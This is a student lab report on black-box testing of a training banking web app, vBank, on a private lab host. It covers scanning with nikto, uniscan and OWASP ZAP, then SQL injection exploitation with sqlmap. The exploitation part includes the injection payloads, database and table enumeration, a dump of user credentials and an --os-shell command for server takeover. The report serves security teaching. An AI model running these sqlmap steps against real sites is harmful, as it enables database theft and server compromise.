

LAB REPORT

SECURITY INSIDER LAB II
PART 4: IMPLEMENTING SECURE
WEB APPLICATIONS

Group 5

Abhijeet Patil

Mohammad Saiful Islam

Thejeswi Preetham Nagendra Kamatchi

Exercise 1: White-Box Web Application Vulnerability Testing

.

Exercise 2: Black-Box Web Application Vulnerability Testing

1. Download two (or more) web vulnerability scanners and describe how you setup all the appropriate environment settings needed.

For Black-box web application vulnerability testing, we have downloaded OWASP Zed Attack Proxy(also known as OWASP ZAP), nikto and uniscan.

Nikto: Nikto is a small and simple tool, examines a website and reports back the potential vulnerabilities that it found that could use to exploit. Using Nikto is very straight-forward, as the following command:

```
nikto -h [hostname or ip]
or
perl nikto -host [hostname or ip]
```

Our vBank web application is located at <http://192.168.0.29/vBank>. Here is the screenshot of the nikto scan:

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nikto -h http://192.168.0.29/vBank
- Nikto v2.1.6
+ Target IP: 192.168.0.29
+ Target Hostname: 192.168.0.29
+ Target Port: 80
+ Start Time: 2017-06-05 14:43:59 (GMT2)
+ Server: Apache/2.4.25 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /vBank/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3268: /vBank/./: Directory indexing found.
+ OSVDB-3268: /vBank/?mod=node&id=some_thing&op=view: Directory indexing found.
+ OSVDB-3268: /vBank/?mod=some_thing&op=browse: Directory indexing found.
+ /vBank/./: Appending './' to a directory allows indexing
+ OSVDB-3268: /vBank/./: Directory indexing found.
+ /vBank//: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ OSVDB-3268: /vBank/?Open: Directory indexing found.
+ OSVDB-3268: /vBank/?OpenServer: Directory indexing found.
+ OSVDB-3268: /vBank/%2e/: Directory indexing found.
+ OSVDB-576: /vBank/%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513.
+ OSVDB-3268: /vBank/?mod=<script>alert(document.cookie)</script>&op=browse: Directory indexing found.
+ OSVDB-3268: /vBank/?sql debug=1: Directory indexing found.
+ OSVDB-3268: /vBank///: Directory indexing found.
+ OSVDB-3268: /vBank/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: Directory indexing found.
+ OSVDB-3268: /vBank/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: Directory indexing found.
+ OSVDB-3268: /vBank/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: Directory indexing found.
+ OSVDB-3268: /vBank/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: Directory indexing found.
+ OSVDB-3268: /vBank/?PageServices: Directory indexing found.
+ OSVDB-119: /vBank/?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-3268: /vBank/?wp-cs-dump: Directory indexing found.
  
```

Figure 1: Nikto scan result on vBank

Here is an example result of identified code, searched before in www.osvdb.org :

OSVDB

Search OSVDB

Vendors

Project Info

Help OSVDB!

Sponsors

Account

877 : Multiple Web Server Dangerous HTTP Method TRACE

Printer

http://osvdb.org/877

Email This

Edit Vulnerability

Views This Week

Views All Time

Added to OSVDB

Last Modified

Modified (since 2008)

Percent Complete

88

32873

about 11 years ago

5 months ago

10 times

85%

Timeline

Disclosure Date

2003-01-20

Description

RFC compliant web servers support the TRACE HTTP method, which contains a flaw that may lead to an unauthorized information disclosure. The TRACE method is used to debug web server connections and allows the client to see what is being received at the other end of the request chain. Enabled by default in all major web servers, a remote attacker may abuse the HTTP TRACE functionality, i.e. cross-site scripting (XSS), which will disclose sensitive configuration information resulting in a loss of confidentiality.

Classification

Location: Remote / Network Access

Impact: Loss of Confidentiality

Exploit: Exploit Public

OSVDB: Web Related

Solution

If the TRACE method is not essential for your site, disable it in the web server configuration. Consult your documentation or vendor for detailed instructions on how to accomplish this.

Products

The Apache Software Foundation

Chukwa

0.4.0

NSMXpress

Unspecified

Juniper Networks, Inc.

NSM3000

Unspecified

NSMXpress HA

Unspecified

Security Trackers: 1015112 1015134 100016

ISS X-Force ID: 11148 11822

Bugtraq ID: 11664 5506 5561

Secunia Advisory ID: 17334 21802

SCIP VuDB ID: 1842

CVE ID: 2005-3338 (see also: NVD) 2005-3458 (see also: NVD)

Related OSVDB ID: 2726 5648

CERT VU: 867562

Figure 2: OSVDB search result.

Uniscan: Uniscan is a vulnerability scanner that can scan websites and web-applications for various security issues like LFI, RFI, sql injection, xss etc. It is written in perl. It is open source and can be downloaded from sourceforge project page at <http://sourceforge.net/projects/uniscan/> and can be installed by executing `install-module.sh`.

There are several mode for using uniscan.

With the option 'j' unscan would fingerprint the server of the url. Server fingerprinting simply runs commands like ping, traceroute, nslookup, nmap on the server ip address and packs the results together.

```
uniscan -u http://192.168.0.29/vBank -j
```

Another option is 'g' which does web based fingerprinting. It looks up specific urls.

```
uniscan -u http://192.168.0.29/vBank -g
```

Using -q option to enable directory test in targeted server.

```
uniscan -u http://192.168.0.29/vBank -q
```

For dynamic scan against the targeted server, uniscan uses -d option.

```
uniscan -u http://192.168.0.29/vBank -d
```

Uniscan also have graphical user interface. The command `uniscan-gui` is used to start gui mode.

OWASP ZAP: OWASP ZAP is a Java-based tool for testing web app security. It has an intuitive GUI and powerful features to do such things as fuzzing, scripting, spidering, proxying and attacking web apps. It is also extensible through a number of plugins. These following commands has been used to install OWASP ZAP.

```
sudo echo "deb OWASP Mantra OS / #OWASP WTE Stable Repository" >> /etc/apt/sources.list
sudo apt-get update
sudo apt-get install owasp-wte-zap
```

Here is the interface of the OWASP ZAP.




Figure 3: OWASP ZAP interface.

Unlike other tools, OWASP ZAP is gui-based, which makes scanning even easier. In the interface, we just put our target url on the 'url to attack' field and press the 'attack' button. On the lower left box, the scanned vulnerabilities will be showed.

2. Report how you found the different vulnerabilities: SQLi, XSS, etc.

We have used OWASP ZAP to find vulnerabilities of our given webapp vBank. As described before, we just put the target url `http://192.168.0.29/vBank` , pressed attack.




Figure 4: Scanning vBank with OWASP ZAP.

The scan results a several alerts, which can be found on the bottom left corner. The high risk alert is the sql injection. The page results were successfully manipulated using the boolean conditions `[ZAP' AND '1'='1' --]` and `[ZAP' AND '1'='2' --]`. Besides sql injection, there are other vulnerabilities at medium risk. The OWASP ZAP has alerted for 9 different vunerabilites.

3. Now you have collected enough information about the victim web appli- cation and found multiple serious SQL injection vulnerabilities.

Use an automatic exploitation tools (e.g. sqlmap) to dump all the database, upload a web shell and prove that you have control of the bank server!

Since we have identified significant vulnerabilities in vBank, which can be exploited with sql injections, we will use 'sqlmap' to exploit.

To download sqlmap:

wget from <http://sqlmap.sourceforge.net/#download>

To install:


tar zxvf sqlmap-1.1.4tar.gz

cd sqlmap

To run:

python sqlmap.py or simply sqlmap

We know the vulnerable fields are 'username' and 'password' of login page. We will run sqlmap to the target webapp using the login page and vulnerable fields as follows:



```

root@kali: ~
File Edit View Search Terminal Help

root@kali:~# sqlmap -u "http://192.168.0.29/vBank/htdocs/login.php?username=$password="

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 23:10:53

[23:10:53] [WARNING] provided value for parameter 'username' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[23:10:53] [WARNING] provided value for parameter 'password' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[23:10:53] [INFO] resuming back-end DBMS 'mysql'
[23:10:53] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.0.29/vBank/htdocs/index.php'. Do you want to follow? [Y/n]
[23:10:55] [INFO] heuristics detected web page charset 'ISO-8859-2'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 8 columns
  Payload: username=aaa' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(CONCAT('qzbpq','l1JNsYRIshSzXms0LijMBXdcstWxeDqNAkQvPwru'),'qzxzq'),NULL,NULL,NULL-- QFfM&password=a
---
[23:10:55] [INFO] the back-end DBMS is MySQL
Web server operating system: Linux Ubuntu
Web application technology: Apache 2.4.25
back-end DBMS: MySQL 5
[23:10:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.0.29'
  
```

Figure 5: Identifying server.

Sqlmap identifies the server using 'Linux' operating system, 'Apache' webserver and 'MySQL' DBMS. Next we find out the database name using '-- dbs' option.

Command used:

sqlmap -u "http://192.168.0.29/vBank/htdocs/login.php?username=&password=" --dbs


```

[23:16:40] [INFO] fetching database names
[23:16:40] [INFO] the SQL query used returns 6 entries
[23:16:40] [INFO] retrieved: information_schema
[23:16:40] [INFO] retrieved: mysql
[23:16:41] [INFO] retrieved: performance_schema
[23:16:41] [INFO] retrieved: phpmyadmin
[23:16:41] [INFO] retrieved: sys
[23:16:41] [INFO] retrieved: vbank
available databases [6]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] sys
[*] vbank

[23:16:41] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.0.29'
[*] shutting down at 23:16:41

```

Figure 6: Identifying database name.

There are 6 databases found. Our target database is 'vbank'.

Using '-D vbank --tables' option, we can enumerate the tables of vbank.

command:

```
sqlmap -u "http://192.168.0.29/vBank/htdocs/login.php?username=&password=" -D vbank --tables
```

```

[23:25:01] [INFO] fetching tables for database: 'vbank'
[23:25:02] [INFO] the SQL query used returns 8 entries
[23:25:02] [INFO] retrieved: accounts
[23:25:02] [INFO] retrieved: banks
[23:25:02] [INFO] retrieved: branches
[23:25:02] [INFO] retrieved: currencies
[23:25:03] [INFO] retrieved: loans
[23:25:03] [INFO] retrieved: transfers
[23:25:03] [INFO] retrieved: typesAcc
[23:25:03] [INFO] retrieved: users
Database: vbank
[8 tables]
+-----+
| accounts |
| banks    |
| branches |
| currencies |
| loans    |
| transfers |
| typesAcc |
| users    |
+-----+

[23:25:04] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.0.29'
[*] shutting down at 23:25:04

```

Figure 7: Enumerating tables.

To display the contents of a table, we can use --dump option. Here the 'users' table is the table of interest. We use following command to display it.

command:


```
sqlmap -u "http://192.168.0.29/vBank/htdocs/login.php?username=&password=" -D vbank
-T users --dump
```

```
[23:35:40] [INFO] analyzing table dump for possible password hashes
Database: vbank
Table: users
[3 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | lastip | time | username | password | lasttime | firstname |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Lexo | 132.231.160.67 | 2014-03-02 00:00:00 | alex | aaa | 2017-05-31 17:18:35 | Alex |
| 2 | Obby | 132.231.166.200 | 2014-03-02 00:00:00 | bob | qq | 2017-05-16 16:46:49 | Bob |
| 3 | Snape | 132.231.170.207 | NULL | Snape | aaa | 2017-05-24 15:58:06 | Severus |
+-----+-----+-----+-----+-----+-----+-----+-----+
[23:35:40] [INFO] table 'vbank.users' dumped to CSV file '/root/.sqlmap/output/192.168.0.29/dump/vbank/users.csv'
[23:35:40] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.0.29'
Process exited normally
[*] shutting down at 23:35:40
```

Figure 8: contents of 'users' table.

Sqlmap has its own shell. To upload a shell, we use `--os-shell` option.
command:

```
sqlmap -u "http://192.168.0.29/vBank/htdocs/login.php?username=&password=" --os-shell
```